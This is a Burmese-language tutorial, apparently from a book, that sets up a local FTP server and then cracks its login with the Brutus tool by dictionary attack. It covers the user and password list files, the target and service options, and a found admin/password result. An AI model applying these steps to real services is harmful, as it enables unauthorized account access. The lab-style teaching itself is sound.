
I Agree ကိုရွေးချယ်ပေးပါ။




Next ကိုရွေးချယ်ပေးပါ။ ထို့နောက် ထပ်မံပေါ်လာသော Dialog Box တွင်လည်း Next ကိုသာ ရွေးချယ်ပေးပါ။ ထို့နောက်တွင်လည်း Next ကိုသာဆက်လက်ရွေးချယ်ပေးပါ။ ထို့နောက် Install ကို ဆက်တိုက်ရွေးချယ်ပေးရပါမည်။ Complete ဟုဖော်ပြသည့်အခါတွင် Close ခလုတ်ကို ရွေးချယ်ပေးရပါမည်။




အထက်ပါပုံအတိုင်းပေါ်လာလျှင် Server Address တွင် 127.0.0.1 ဟုရိုက်ထည့်ပါ။ Port တွင် 14147 ဟုရိုက်ထည့်ပါ။ Administration Password တွင် နှစ်သက်ရာ စကားဝှက်တစ်ခုခုကို အသုံးပြုနိုင်ပါသည်။ OK ကို Click နှိပ်ရပါမည်။




အထက်ပါပုံအတိုင်းပေါ်လာလျှင် Edit Menu မှ Groups ကိုရွေးချယ်ပေးရပါမည်။ ဖော်ပြပါပုံအတိုင်း ပေါ်လာသောအခါ Add ကိုနှိပ်ပေးရပါမည်။




အောက်ပါပုံအတိုင်း ပေါ်လာသောအခါ Add User Group တွင် နာမည်တစ်ခုခု ရိုက်ထည့်ပေးရမည် ဖြစ်သည်။ ထို့နောက် OK ကို Click နှိပ်ပါ။



Groups ထဲမှဘယ်မှခြမ်းရှိ General အောက်တွင်ရှိသော Shared folders ကိုတစ်ချက်ရွေးချယ်ပေးရပါမည်။ ထို့နောက် ပုံတွင်ဝိုင်းပြထားသော Add ခလုတ်ကိုတစ်ချက်နှိပ်ပါ။ အောက်တွင်ဖော်ပြထားသော ပုံကိုလေ့လာကြည့်ပါ။




အောက်ဖော်ပြပါပုံအတိုင်း Browse for Folder ပေါ်လာသောအခါတွင် FTP Server တွင်ထည့်သွင်းလိုသည့် ဖိုင်များပါဝင်သော Folder တစ်ခုခုကိုရွေးချယ်ပေးထားရမည်ဖြစ်သည်။




ထို့နောက် OK ကို Click နှိပ်ပါ။ ထို့နောက် Groups Dialog Box ပေါ်လည်း OK ကို Click နှိပ်ပါ။

ထို့နောက် Edit>Users ကိုထပ်မံရွေးချယ်ပေးရပါမည်။ ထိုအခါ အောက်ဖော်ပြပါ Dialogbox ကိုတွေ့မြင်ရမည်ဖြစ်သည်။




ဘယ်ဘက်ခြမ်းတွင်ရှိသော Users အောက်မှ Add ခလုတ်ကိုတစ်ချက်နှိပ်ပါ။ အောက်မှပုံပေါ်လာသောအခါ Please enter the name of the user account that should be added တွင် နှစ်သက်ရာ နာမည်


တစ်ခုခုကိုရိုက်ထည့်ပေးရပါမည်။ ၎င်းသည် User Name ဖြစ်ပါသည်။ User should be member of the following group တွင် FTP ပြုလုပ်မည့် နာမည်ကိုရွေးချယ်ပေးရမည်ဖြစ်သည်။ ထို့နောက် OK ကို Click နှိပ်ပေးရမည်။ ထို့နောက် User Dialog Box တွင်လည်း OK ကို Click နှိပ်ပေးရမည်။ ထိုအခါ FTP Server တစ်ခုတည်ဆောက်ခြင်းလုပ်ငန်းစဉ်ပြီးဆုံးပြီဖြစ်သည်။



ပြုလုပ်ထားသော FTP Site ကိုဖွင့်ကြည့်လိုလျှင် Mozilla Firefox ကိုဖွင့်ရမည်။ Address Bar တွင် ftp://127.0.0.1 ကိုရိုက်ပြီး Enter တစ်ချက်နှိပ်ပေးရမည်။ အောက်ပါပုံကိုလေ့လာကြည့်နိုင်ပါသည်။ ထိုအခါ အောက်ဖော်ပြပါပုံအတိုင်း User Name နှင့် Password တို့ကိုရိုက်ထည့်ပေးရပါမည်။




ထို့နောက် OK ကို Click နှိပ်သောအခါ ဖော်ပြပုံအတိုင်း FTP Site ကိုတွေ့ရမည်ဖြစ်သည်။



Dictionary Attack ဖြင့် Password ကို Crack ပြုလုပ်ခြင်း


လက်ရှိကွန်ပျူတာထဲတွင် Dictionary Attack ဖြင့်စမ်းသပ်နိုင်သော်လည်း LAN ချိတ်ဆက်ထားသော အခြားသောကွန်ပျူတာတစ်လုံးမှနေ၍ စမ်းသပ်ခြင်းကပိုမိုကောင်းမွန်စေမည်ဖြစ်သည်။ ထိုသို့ Crack လုပ်ရန်အတွက် Brutus Software ကိုအသုံးပြုရပါမည်။ ထို Software ကိုပူးတွဲပါအခွေထဲတွင် ထည့်သွင်းပေးထားပါသည်။ အခွေထဲတွင်ပါရှိသော brutus-aet2.zip ဖိုင်ကို ကွန်ပျူတာ၏ သင့်တော်သော နေရာတစ်ခုတွင် Extract ပြုလုပ်ထားပါ။ ရရှိလာသော Folder ထဲတွင်ရှိသော BrutusA2.exe ဖိုင်ကို Double Click နှိပ်ပြီး Run ပေးရပါမည်။ အောက်ဖော်ပြပါပုံအတိုင်းပေါ်လာမည်ဖြစ်သည်။



အထက်ပါပုံအတိုင်းပေါ်လာလျှင် မိမိကွန်ပျူတာတွင် စမ်းသပ်ရန်အတွက် Target တွင် 127.0.0.1 ဟု ရိုက်ထည့်ပါ။ Type တွင် FTP ဟုရွေးချယ်ပေးရမည်ဖြစ်သည်။ Type တွင် FTP အတွက်သာမက HTTP, POP3 နှင့် Telnet Service ကဲ့သို့သော Option များကိုလည်း လုပ်ဆောင်နိုင်ကြောင်းတွေ့ရပါသည်။


ထို့နောက်တွင် Authentication Options တွင် Use Username မှ User File တွင် users.txt ကိုရွေးချယ်ထားရပါမည်။ users.txt ဖိုင်သည် အသုံးပြုသူနေရာတွင် အသုံးပြုရသော Admin, Administrator စသော အသုံးပြုလေ့ရှိသော User ၏ နာမည်စာရင်းဖြစ်သည်။ Pass Mode တွင် Dictionary Attack ကိုသာ

အသုံးပြုမည်ဖြစ်သည့်အတွက် Word List ကိုသာရွေးချယ်ထားရပါမည်။ Pass File တွင် Words.txt ဖိုင်ကိုရွေးချယ်ပေးထားရပါမည်။ Words.txt ဖိုင်သည် ဖြစ်နိုင်ဖွယ်ရာရှိသည့် Password များကိုရေးသားထားသဖြင့် Dictionary သဖွယ်ဖြစ်နေပါသည်။ ထို့ကြောင့် ထိုနည်းဖြင့် Password ကို Cracking လုပ်ခြင်းကို Dictionary Attack ဟုခေါ်ဆိုခြင်းဖြစ်သည်။ မှတ်သားထားရန်အချက်မှာ Word.txt ဖိုင်တွင် စကားလုံးစုံလင်လေလေ Password တွေ့ရှိနိုင်မှု ပိုများလာလေလေပင်ဖြစ်သည်။ Word.txt ကိုလည်း ပိုမိုကောင်းမွန်စုံလင်သော ဖိုင်များအဖြစ် Internet မှ Download လုပ်ယူရရှိနိုင်ပါသည်။ Hacker လုပ်ရန်အတွက် အဆင်သင့် ဖြစ်နေကြောင်းကို အောက်ဖော်ပြပါပုံအရ သိရှိနိုင်မည်ဖြစ်သည်။ ထို့နောက် Start ခလုတ်ကို နှိပ်၍ စတင်နိုင်မည်ဖြစ်သည်။




အမှန်တကယ်အားဖြင့် မိမိကွန်ပျူတာတွင်သာစမ်းသပ်ခြင်းသည် ယုတ္တိမရှိလှပါ။ Network ချိတ်ဆက်ထားသောအခြားကွန်ပျူတာတစ်လုံးတွင် အသုံးပြုခြင်းဖြင့်အသုံးပြုရသည့်သဘောတရားများကို ပိုမိုသိရှိနားလည်စေမည်ဖြစ်သည်။ Dictionary Attack ဖြင့်တိုက်ခိုက်ခြင်းမှာ ပျော့ကွက်၊ ဟာကွက်များစွာရှိပါသည်။ ယနေ့ခေတ်တွင် အသုံးပြုသူများသည် အက္ခရာနှင့် ဂဏန်းအတွဲအစပ်၊ အထူးပြုအက္ခရာများကို ထည့်သွင်းသုံးစွဲခြင်းဖြင့် Dictionary Attack လုပ်ခြင်းကိုအောင်မြင်စွာကျော်လွှားနိုင်ပြီဖြစ်သည်။ ထို့ကြောင့် ရှေးခေတ်ကအသုံးပြုခဲ့သောနည်းကို သဘောတရားသာဖော်ပြခြင်းဖြစ်သည်။ အမှန်တကယ်


တွင် Web Site တစ်ခုကို Dictionary Attack ဖြင့် တိုက်၍ မရတော့ပါ။ အထက်ပါပုံအတိုင်း Start ကို Click နှိပ်လိုက်ခြင်းဖြင့် Password များရှာဖွေနေခြင်းကိုအောက်ဖော်ပြပါပုံအတိုင်းတွေ့ရမည်ဖြစ်သည်။



Password ရှာဖွေရန်အချိန်အတိုင်းအတာတစ်ခုအထိ ပေးရမည်ဖြစ်ပြီး Password ရှာဖွေတွေ့ရှိခဲ့ပါက အောက်ဖော်ပြပါအတိုင်း တွေ့ရှိရတတ်ပါသည်။ အောက်ဖော်ပြပါပုံအရ Password တွေ့ရှိသွားခဲ့ပြီး User မှာ admin နှင့် Password မှာ password ပင်ဖြစ်ပါသည်။ Password တွေ့ရှိရန်အတွက် အကြိမ် 550 ကြိုးစားခဲ့ရကြောင်းဖော်ပြထားပါသည်။



